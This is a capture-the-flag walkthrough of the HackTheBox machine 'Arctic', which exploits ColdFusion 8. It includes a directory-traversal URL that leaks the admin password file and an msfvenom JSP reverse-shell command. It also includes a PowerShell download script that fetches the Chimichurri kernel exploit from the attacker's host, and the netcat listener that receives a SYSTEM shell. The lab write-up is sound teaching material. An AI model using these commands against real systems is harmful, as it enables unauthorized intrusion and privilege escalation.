Arctic

This is the write up for Arctic!!!

Lets hack a box!

Network Mapper shows us...

```
PORT      STATE SERVICE REASON          VERSION
135/tcp   open  msrpc   syn-ack ttl 127 Microsoft Windows RPC
8500/tcp  open  fmtp?   syn-ack ttl 127
49154/tcp open  msrpc   syn-ack ttl 127 Microsoft Windows RPC
```

A few Windows RPC ports - Could not connect via rpcclient

```
rpcclient -U "" 10.10.10.11
```

Lets figure out whats running on 8500

```
nmap -A -p8500 -vv $Arctic
```

Still unable to really figure out what it is.. lets see if its serving anything..

Index of /

CFIDE/	dir	03/22/17 08:52 μμ
cfdocs/	dir	03/22/17 08:55 μμ

Headway.. Lets enumerate further

Index of /CFIDE/

Parent ..	dir	03/22/17 08:52 µµ
Application.cfm	1151	03/18/08 11:06 nµ
adminapi/	dir	03/22/17 08:53 µµ
administrator/	dir	03/22/17 08:55 µµ
classes/	dir	03/22/17 08:52 µµ
componentutils/	dir	03/22/17 08:52 µµ
debug/	dir	03/22/17 08:52 µµ
images/	dir	03/22/17 08:52 µµ
install.cfm	12077	03/18/08 11:06 nµ
multiservermonitor-access-policy.xml	278	03/18/08 11:07 nµ
probe.cfm	30778	03/18/08 11:06 nµ
scripts/	dir	03/22/17 08:52 µµ
wizards/	dir	03/22/17 08:52 µµ

Index of /cfdocs/

Parent ..	dir	03/22/17 08:55 µµ
copyright.htm	3026	03/22/17 08:55 µµ
dochome.htm	2180	03/22/17 08:55 µµ
getting_started/	dir	03/22/17 08:55 µµ
htmldocs/	dir	03/22/17 08:55 µµ
images/	dir	03/22/17 08:55 µµ
newton.js	2028	03/22/17 08:55 µµ
newton_ie.css	3360	03/22/17 08:55 µµ
newton_ns.css	4281	03/22/17 08:55 µµ
toc.css	244	03/22/17 08:55 µµ

The pages take forever to load, causing a slower enumeration process but we will endure!

Documentation

Installing and Using ColdFusion (Local HTML | LiveDocs | PDF)

CFML Reference (Local HTML | LiveDocs | PDF)

ColdFusion Developer's Guide (Local HTML | LiveDocs | PDF)

Configuring and Administering ColdFusion (Local HTML | LiveDocs | PDF)

We could be possibly dealing with Adobe ColdFusion.. This is a web-application development platform

Index of /cfdocs/images/

Parent ..	dir	03/22/17	08:55 μμ
CF_header_with_jelly_large.jpg	4964	03/22/17	08:55 μμ
artgallery/	dir	03/22/17	08:55 μμ
background.jpg	10829	03/22/17	08:55 μμ
icons/	dir	03/22/17	08:55 μμ
mmHomeSite.gif	18609	03/22/17	08:55 μμ
mmJRun.gif	1747	03/22/17	08:55 μμ
mmcoldfusion.gif	12589	03/22/17	08:55 μμ

Possible stego but we shall leave in case, I don't think that will be the avenue for this box


Lets also fire up gobuster and see if there is anything else we are not seeing while continuning to enum...
Could not get Gobuster to connect but dirb has a wordlist for coldfusion, we shall try that

```
[chaotic@archlinux Arctic]$ dirb http://10.10.10.11:8500 /usr/share/dirb/wordlists/vulns/coldfusion.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Sep 25 18:52:01 2020
URL_BASE: http://10.10.10.11:8500/
WORDLIST_FILES: /usr/share/dirb/wordlists/vulns/coldfusion.txt

-----------------

GENERATED WORDS: 22

---- Scanning URL: http://10.10.10.11:8500/ ----
==> DIRECTORY: http://10.10.10.11:8500/CFIDE/
==> DIRECTORY: http://10.10.10.11:8500/CFIDE/administrator/
```

A few intersting ones!!!

```
+ http://10.10.10.11:8500/CFIDE/administrator/login.cfm (CODE:200|SIZE:9279)
+ http://10.10.10.11:8500/CFIDE/administrator/logout.cfm (CODE:200|SIZE:9280)
```

We now 100% know, its a ColdFusion setup...




ColdFusion 8... Searchsploit time, lets try and avoid metasploit
There is a metasploit directory traversal, also a python one too.. lets see what this does...


So from the script its adding this path.. lets do it ourselves..

```
    def exploit

        ip = datastore['RHOST']
        url = datastore['URL']+"enter.cfm"
        locale = "?locale="
        trav = datastore['TRAV'] || "../../../../../../../../../../../../../../../../../../../../../..
/lib/password.properties%00en"
        datastore['JSP'] = "wD-"+rand_text_alphanumeric(6)+".jsp"
        datastore['URIPATH'] = rand_text_alphanumeric(6)
```


10.10.10.11:8500/CFIDE/administrator/enter.cfm?locale=../ColdFusion8/lib/password.properties%00en



To save time, i went online to my favorite password crack site..



https://crackstation.net/




So far so good!!!

We are hackers, we want a shell.. so lets enumerate to find something or somewhere to upload.. We also need to know what kind of shell to use..
ColdFusion is written in JAVA!! So lets try a java shell

```
[chaotic@archlinux Arctic]$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.36 LPORT=7548 -f raw -o arctic.jsp
Payload size: 1497 bytes
Saved as: arctic.jsp
[chaotic@archlinux Arctic]$
```

In the Debugging & Logging tab, there is a scheduled tasks area where we can create a new task.. from this task we can download our shell and hopefully connect back..



We have to save the file in the correct location and check save output to file

C:\ColdFusion8\wwwroot\CFIDE\Arc.jsp

Serve it up and then navigate to listener


```
systeminfo

Host Name:                 ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-507-9857321-84451
Original Install Date:     22/3/2017, 11:09:45 ��
System Boot Time:          27/9/2020, 9:55:09 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
                           [02]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     1.023 MB
Available Physical Memory: 223 MB
Virtual Memory: Max Size:  2.047 MB
Virtual Memory: Available: 970 MB
Virtual Memory: In Use:    1.077 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.11
```

So its a Windows Server 2008 R2 with no hotfixes.. lets duckduckgo an exploit..
https://github.com/egre55/windows-kernel-exploits --- Hardwork done for us, already compiled as well... Cross thy fingers!!! Kernel exploits can be hit or miss but I think this will work just fine X_X

```
[chaotic@archlinux HackTheBox]$ sudo git clone https://github.com/egre55/windows-kernel-exploits.git
[sudo] password for chaotic:
Cloning into 'windows-kernel-exploits'...
remote: Enumerating objects: 62, done.
remote: Total 62 (delta 0), reused 0 (delta 0), pack-reused 62
Unpacking objects: 100% (62/62), 1.02 MiB | 4.81 MiB/s, done.
[chaotic@archlinux HackTheBox]$ ls
Admirer  Arctic  Bastard  Beep  Buff  Devel  Lame  Legacy  Omni  Optimum  Passage  Popcorn  rockyou.txt  SneakyMailer  Tabby  TenTen  windows-kernel-exploits
[chaotic@archlinux HackTheBox]$ cd windows-kernel-exploits/
[chaotic@archlinux windows-kernel-exploits]$ ls
'CVE-2017-0213: COM Aggregate Marshaler'  'MS09-012: Churrasco'  'MS10-059: Chimichurri'  'MS16-032: Secondary Logon Handle'  README.md
[chaotic@archlinux windows-kernel-exploits]$ cd 'MS10-059: Chimichurri'/
[chaotic@archlinux MS10-059: Chimichurri]$ ls
Compiled  screenshot.png  Source
[chaotic@archlinux MS10-059: Chimichurri]$ cd Compiled/
[chaotic@archlinux Compiled]$ ls
Chimichurri.exe
[chaotic@archlinux Compiled]$
```

Now.. we know we have access to the ColdFusion directory.. lets move there and create our own Powershell WGET script..

echo $webclient = New-Object System.Net.WebClient >wget.ps1
echo $ip = "http://10.10.14.36/Chimichurri.exe" >>wget.ps1
echo $file = "Chimichurri.exe" >>wget.ps1
echo $webclient.DownloadFile($ip,$file) >>wget.ps1

```
C:\ColdFusion8>echo $webclient = New-Object System.Net.WebClient >wget.ps1
echo $webclient = New-Object System.Net.WebClient >wget.ps1

C:\ColdFusion8>echo $ip = "http://10.10.14.36/Chimichurri.exe" >>wget.ps1
echo $ip = "http://10.10.14.36/Chimichurri.exe" >>wget.ps1

C:\ColdFusion8>echo $ip = "http://10.10.14.36/Chimichurri.exe" >>wget.ps1
echo $ip = "http://10.10.14.36/Chimichurri.exe" >>wget.ps1

C:\ColdFusion8>echo $file = "Chimichurrie.exe" >>wget.ps1
echo $file = "Chimichurrie.exe" >>wget.ps1

C:\ColdFusion8>echo $webclient.DownloadFile($ip,$file) >>wget.ps1
echo $webclient.DownloadFile($ip,$file) >>wget.ps1
```

Once downloaded.. execute:

Chimichurri.exe 10.10.14.XX port - Do not forget your listener ;)

```
[chaotic@archlinux Compiled]$ sudo nc -lvp 443
[sudo] password for chaotic:
Connection from 10.10.10.11:49858
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8>getuid
getuid
'getuid' is not recognized as an internal or external command,
operable program or batch file.

C:\ColdFusion8>whoami
whoami
nt authority\system
```

This was a fun box, that wraps up Arctic from HackTheBox X_X